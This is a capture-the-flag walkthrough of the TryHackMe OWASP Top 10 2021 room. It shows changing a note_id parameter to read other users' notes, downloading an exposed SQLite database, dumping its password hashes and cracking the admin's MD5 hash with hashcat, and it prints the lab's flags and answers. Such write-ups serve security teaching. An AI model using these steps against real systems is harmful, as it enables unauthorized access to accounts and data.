

OWASP Top 10 - 2021

Introduction

The OWASP Top 10 is a list of the most critical security risks to web applications. The 2021 edition reflects the latest trends and vulnerabilities found in the modern web application landscape. Understanding these risks and implementing best practices to mitigate them is crucial for developing secure applications.

Here are the methodology and approach I used to tackle the questions in this room.

BROKEN ACCESS CONTROL


Broken access control is a vulnerability that occurs when applications do not properly enforce policies that govern what users can do and access. When access control is improperly configured or missing, it allows attackers to gain unauthorized access to restricted resources, which can lead to data breaches, privilege escalation, and other malicious activities.

Deploy the machine and go to <http://10.10.249.219> - Login with the username **noot** and the password **test1234**.

No answer needed

✓ Correct

So the image below show a successful login into the webpage given from the question above, just as shown on the image below.




Look at other users' notes. What is the flag?

flag{fivefourthree}

✓ Correct

For this task I tried to play around with the values of the parameter `"?note_id=x"`. Checking out `note_id` as 0, I retrieved the flag as shown in the image below.



Alternatively, when I checked out the source code of the webpage as shown in the image below, I also retrieved the flag.

```
122 <form class="modal-content animate" action="." method="post">
123   <div class="imgcontainer">
124     
125     <h2>THM Note Server</h2>
126   </div>
127
128   <div class="container">
129     <pre>flag{fivefourthree}</pre>    </div>
130 </form>
131 </div>
132
133 </body>
134 </html>
135
136
```

CRYPTOGRAPHIC FAILURE

Cryptographic failures, previously known as Sensitive Data Exposure, occur when sensitive data is not properly protected through cryptographic means. This can involve weak or outdated encryption, improper key management, or insecure data transmission, leading to exposure of sensitive information such as passwords, credit card numbers, or personal data.

Read the introduction to Cryptographic Failures and deploy the machine.

No answer needed

✓ Correct

Have a look around the web app. The developer has left themselves a note indicating that there is sensitive data in a specific directory.

What is the name of the mentioned directory?

/assets

✓ Correct

So after I visisted the webpage, viewing the source I noticed there was a directory /login.php with which upon visiting was presented with a login page.

```
<body>
  <header>
    <a id="home" href="/">Sense and Sensitivity</a>
    <a id="login" href="/login.php">Login</a>
  </header>
  <div class="background"></div>
  <main class="main-text">
    <h1>Welcome to Sense and Sensitivity!</h1>

    <p>You've reached the future world
  </main>
  <footer><span>&copy; Sense and Sensitivity, 2020</span></footer>
</body>
```

I intercepted the request using burpsuite and from the image below you can see there is a page named login.php.

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

http://10.10.249.219:81

- /
- assets
- css
- images
- login.php

Host	Method	URL	Params	Status Code
http://10.10.249.219:81	GET	/login.php		

Request

PrettyRawHex

1GET /login.php HTTP/1.1

2Host: 10.10.249.219:81

3Accept-Encoding: gzip, deflate, br

4Accept: */*

5Accept-Language: en-US;q=0.9,en;q=0.8

6User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36

7Connection: close


8Cache-Control: max-age=0

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Response

Viewing the source code of this login page as shown from the second image below, I found developers comment that gave me out more information. with this information I used to tackle the task above.




```

14 </head>
15 <body>
16 <header>
17 <a id="home" href="/">Sense and Sensitivity</a>
18 <a id="login" href="/login.php">Login</a>
19 </header>
20 <div class="background"></div>
21 <!-- Must remember to do something better with the database than store it in /assets... -->
22 <main>
23 <div class="content">
24 <form method="POST">
25 <input type="text" name="user" placeholder="Username"><br>
26 <input type="password" name="pass" placeholder="Password"><br>
27 <input id="loginBtnFunc" type="submit" value="Login!">
28 </form>
29 </div>
30 </main>
31 <footer><span>&copy; Sense and Sensitivity, 2022</span></footer>
32 </body>
33 </html>
34

```

this is a burpsuite image to just confirm what I saw in the web source code.




Navigate to the directory you found in question one. What file stands out as being likely to contain sensitive data?

webapp.db

✓ Correct

Visiting the /assets directory, I found a couple of files but the webapp.db seem to be an interesting file.



Index of /assets

- [Parent Directory](#)
- [css/](#)
- [fonts/](#)
- [images/](#)
- [js/](#)
- [webapp.db](#)

Apache/2.4.54 (Unix) Server at 10.10.249.219 Port 81

I intercepted the request just to view the response as shown in the image below.

Request

PrettyRawHex

1GET /assets/ HTTP/1.1

2Host: 10.10.249.219:81

3Cache-Control: max-age=0

4Upgrade-Insecure-Requests: 1

5User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36

6Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

7Accept-Encoding: gzip, deflate, br

8Accept-Language: en-US,en;q=0.9

9Connection: keep-alive

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Response

PrettyRawHexRender

5Keep-Alive: timeout=5, max=100

6Connection: Keep-Alive

7Content-Type: text/html; charset=ISO-8859-1

8

9<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">

10<html>

11<head>

12<title>

13Index of /assets

14</title>

15</head>

16<body>

17<div>

18Index of /assets

19</div>

20

21

22

23Parent Directory

24

25

26

27

28css/

29

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33fonts/

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36

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38images/

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43js/

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48webapp.db

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52<div>

53<address>

54Apache/2.4.54 (Unix) Server at 10.10.249.219 Port 81

55</address>

Use the supporting material to access the sensitive data. What is the password hash of the admin user?

6eea9b7ef19179a06954edd0f6c05ceb

✓ Correct

Once I clicked the webapp.db on the web browser, it was downloaded and I could now access its content from my local machine.

SQLite is a lightweight, disk-based database engine that does not require a separate server process. It's commonly used for embedded databases in applications due to its simplicity and efficiency.

Using the sqlite3 command line utility, I was able to connect the webapp.db database files just as shown from the image below.

```
(root@kali)~# cd /home/scr34tur3/Downloads
ls
Metasploit-Plugins  Nessus-10.7.4-ubuntu1404_and64.deb  'Unconfirmed 563629.crdownload'  academy-regular.ovpn  believe  nessus-activation-code  starting_point_SCr34tur3.ovpn  tryhackme.ovpn  webapp.db  zphisher

(root@kali)~# cd /home/scr34tur3/Downloads
sqlite3 webapp.db
SQLite version 3.46.0 2024-05-23 13:25:27
Enter ".help" for usage hints.
sqlite> .help
.archive ...      Manage SQL archives
.auth ON|OFF      Show authorizer callbacks
.backup ?DB? FILE Backup DB (default "main") to FILE
.bail on|off      Stop after hitting an error. Default OFF
.cd DIRECTORY     Change the working directory to DIRECTORY
.changes on|off   Show number of rows changed by SQL
```

I first listed the available tables on the webapp.db using the command ".tables"

I then used the select command alongside * to select all the content from the users table just as in the image below. And once I was able to execute this command, I was able to retrieve admin's password hash.


```
.vfsname ?AUX?      Print the name of the VFS stack
.width NUM1 NUM2 ... Set minimum column widths for columnar output
sqlite> .tables
sessions  users
sqlite> SELECT * FROM users;
4413096d9c933359b898b6202288a650|admin|6eea9b7ef19179a06954edd0f6c05ceb|1
23023b67a3248858db1e28579ced7ec|Bob|ad0234829205b9033196ba818f7a872b|1
4e8423b514eef575394ff78caed3254d|Alice|268b38ca7b84f44fa0a6cdc86e6301e0|0
sqlite>
```

What is the admin's plaintext password?

qwertyuiop

✓ Correct

Visiting the crackstation.net website, I pasted the hashed password and as it can be seen from the image below, it was successfully cracked.



However, I also used the hashcat password crackig tool to achieve the same just its shown in the image below. I successfully cracked the hash password!

```
(root@Kali)-[/home/scr34tur3/Downloads]
# hashcat -a 0 -m 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz, 2817/5699 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime....: 1 sec

6eea9b7ef19179a06954edd0f6c05ceb:qwertyuiop


Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 6eea9b7ef19179a06954edd0f6c05ceb
Time.Started....: Tue Jun 18 16:14:02 2024 (0 secs)
Time.Estimated...: Tue Jun 18 16:14:02 2024 (0 secs)
Kernel.Feature...: Pure Kernel
```

Log in as the admin. What is the flag?

THM{Yzc2YjdkmJjE5N2VjMzNhOTE3NjdiMjdl}

✓ Correct

Using admin's credentials, I managed to successfully login to his or her web portal and retrieved the flag just as its shown in the image below.



INJECTION

An injection attack is a type of security vulnerability that allows an attacker to inject malicious input into a program, which is then executed as part of a query or command. This type of attack exploits improper handling of input data, allowing attackers to manipulate the behavior of an application and gain unauthorized access or control.

What strange text file is in the website's root directory?


drpepper.txt

✓ Correct

